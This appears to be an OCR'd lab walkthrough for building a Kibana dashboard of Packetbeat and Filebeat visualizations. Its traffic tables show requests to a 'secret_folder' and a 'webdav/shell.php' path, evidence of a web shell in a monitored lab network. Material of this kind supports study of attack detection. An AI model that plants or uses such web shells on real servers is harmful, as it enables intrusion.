
Data successfully received from this module

Dashboard Creation

Create a Kibana dashboard using the pre-built visualizations. On the left navigation panel, click on **Dashboards**.

Click on **Create dashboard** in the upper right hand side.






Add panels

HTTP status

- Http Status over time [Filebeat AWS]
- HTTP Status Codes [Metricbeat CouchDB] ECS
- HTTP status codes for the top queries [Packetbeat] ECS


DASHBOARD



HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	20,045
http://127.0.0.1/server-status?auto=	919
http://192.168.1.105/webdav	51
http://192.168.1.105/webdav/shell.php	26
http://192.168.1.105/webdav/New%20folder	12




Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	62.2GB	2.7GB
192.168.1.105	192.168.1.8	704.5KB	1.8MB
192.168.1.105	169.254.169.254	81.3KB	171.9KB
192.168.1.105	91.189.92.41	32.5KB	4.7MB
192.168.1.105	91.189.92.40	30.7KB	39.7KB
192.168.1.8	192.168.1.105	59.5MB	333.3MB
192.168.1.8	192.168.1.255	4KB	0B
127.0.0.1	127.0.0.1	2.1MB	4.3MB
127.0.0.1	127.0.0.53	8.2KB	13.6KB
192.168.1.1	239.255.255.250	598.9KB	0B


Export: Raw Formatted




Top Hosts Creating Traffic [Packetbeat Flows] ECS




Connections over time [Packetbeat Flows] ECS



HTTP error codes [Packetbeat] ECS



Errors vs successful transactions [Packetbeat] ECS



HTTP Transactions [Packetbeat] ECS